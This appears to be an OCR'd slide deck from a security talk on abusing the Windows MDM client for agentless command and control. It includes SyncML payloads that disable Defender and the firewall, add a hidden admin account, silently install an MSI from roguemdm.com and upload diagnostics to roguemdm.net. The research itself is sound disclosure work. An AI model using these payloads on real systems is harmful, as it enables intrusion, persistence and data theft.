Windows Agentless C2

(Ab)using the MDM Client Stack

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About Us

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
Command & Control (C2)



Agent-based Challenges

Detection by security solutions

Maintaining persistence


Requires constant updates

Living off the Land

Repurposed Features

Operational simplicity

Shifts the battleground



Built-in persistence

Developing the Concept

Windows Agentless C2 Concept

Windows Client Required Capabilities

1 **Client/Server Architecture**

Windows Client Required Capabilities

2 **HTTPS Transport**

Windows Client Required Capabilities

3 **Extensible communication protocol**

Windows Client Required Capabilities

4 **Persistent privileged client**

Windows Client Required Capabilities

5 | **Custom payload execution**

Windows Client Required Capabilities

6

Desirable Features

C2 command retrieval mechanism

Always running client

Client identification

Access to OS Management Interfaces


Windows Features Exploration

- **Group Policy**
- **Windows Management Instrumentation (WMI)**
- **Windows Remote Management (WinRM)**
- **Windows Notification Services (WNS)**
- **Mobile Device Management (MDM)**


	Group Policy	WMI	WinRM	WNS	MDM
Client/Server Architecture	✓	✓	✓	✓	✓
HTTPS Transport	✗	✗	✓	✓	✓
Extensible Protocol	✓	✓	✓	✓	✓
Persistent Privileged Client	✓	✓	✗	✓	✓
Custom Payloads	✗	✓	✓	✗	✓
Built-in Commands Retrieval	✓	✗	✗	✗	✓
Always running client	✓	✗	✗	✓	✗
Client identification	✓	✗	✗	✓	✓
Access to Management Interfaces	✓	✓	✓	✗	✓

Repurposing MDM Architecture


Windows MDM Overview




MDM Enrollment Flow (MS-MDE2)



MDM Management Flow (MS-MDM)



CSP: The Key to Device Management




- **Configuration Service Providers**
- **Modern and cloud-friendly**
- **+60 CSPs exposed to MDM client**

CSPs for Security Management

- **Accounts CSP**
- **Defender CSP**
- **Firewall CSP**
- **Bitlocker CSP**
- **Policy CSP**
- **Update CSP**
- **Application Control CSP**
- **WDATP and WDAG CSPs**

SyncML for Covert Control

- XML protocol
- CSP
  Command verbs
- Makes detection
  harder



SyncML to retrieve Device Settings

Command Request

```
<Get>
 <CmdID>5</CmdID>
 <Item>
  <Target>
   <LocURI>./DevInfo/DevId</LocURI>
  </Target>
 </Item>
</Get>
```

Command Response

```
<Results>
 <Item>
  <Source>
   <LocURI>./DevInfo/DevId</LocURI>
  </Source>
   <Data>A5BEB9A460936C41B82DA93205FCA6</Data>
 </Item>
</Results>
```

DevInfo CSP

Does this already provide Living Off the Land (LOL) capabilities?

Disable Windows Defender

```
<Replace>
 <Item>
  <Target>

<LocURI>./Device/Vendor/MSFT/Policy/Config/Defender/AllowRealtimeMonitoring</LocURI>

  </Target>
  <Data>0</Data>
 </Item>
</Replace>
```

Policy CSP

Bypass Windows Defender

```
<Add>
 <Item>
  <Target>
    <LocURI>./Device/Vendor/MSFT/Policy/Config/Defender/ExcludedPaths</LocURI>
  </Target>
  <Data>c:\stagers</Data>
 </Item>
</Add>
```

Policy CSP

Disable Windows Updates

```
<Replace>
 <Item>
  <Target>
    <LocURI>./Device/Vendor/MSFT/Policy/Config/Update/AllowAutoUpdate</LocURI>
  </Target>
  <Data>5</Data>
 </Item>
</Replace>
```

Policy CSP

Disable Firewall

```
<Add>
 <Item>
  <Target>
    <LocURI>./Vendor/MSFT/Firewall/MdmStore/PublicProfile/EnableFirewall</LocURI>
  </Target>
  <Data>false</Data>
 </Item>
</Add>
```

Firewall CSP

Escalating Privileges

```
<Add>
  <LocURI>./Device/Vendor/MSFT/Accounts/Users/baduser</LocURI>
</Add>

<Add>
  <LocURI>./Device/Vendor/MSFT/Accounts/Users/baduser/Password</LocURI>
  <Data>badpass</Data>
</Add>

<Add>
  <LocURI>./Device/Vendor/MSFT/Accounts/Users/baduser/LocalUserGroup</LocURI>
  <Data>2</Data>
</Add>
```

Accounts CSP

Payload Deployment

```
<MsiInstallJob id="{f5645004-3214-46ea-92c2-48835689da06}">
<Download>
  <ContentURL>https://roguemdm.com/static/payload.msi</ContentURL>
</Download>
<Validation>
  <FileHash>7D127BA8F8CC5937DB3052E2632D672120217D910E271A58565BBA780ED8F05C</FileHash>
</Validation>
<Enforcement>
   <CommandLine>/quiet</CommandLine>
   <TimeOut>10</TimeOut>
   <RetryCount>1</RetryCount>
</Enforcement>
```

Enterprise Desktop App Management CSP

Can we expand the Living Off the Land concept?

Rogue Telemetry

```
<Collection>
 <ID>2e20cb4-9789-4f6b-8f6a-766989764c6d</ID>
 <SasUrl><![CDATA[https://roguemdm.net/upload?token=nnrGYfjRFA]]></SasUrl>
 <RegistryKey>HKLM\Software\Policies</RegistryKey>
 <FoldersFiles>%ProgramData%\Microsoft\DiagnosticLogCSP\Collectors\*.etl</FoldersFiles>
 <Command>%windir%\system32\ipconfig.exe /all</Command>
 <Command>%windir%\system32\dsregcmd.exe /all</Command>
 <Command>%windir%\system32\netsh.exe add helper C:\Users\User\file.dll</Command>
</Collection>
```

./Vendor/MSFT/DiagnosticLog/DiagnosticArchive/ArchiveDefinition

DiagnosticLog CSP

Rogue Telemetry

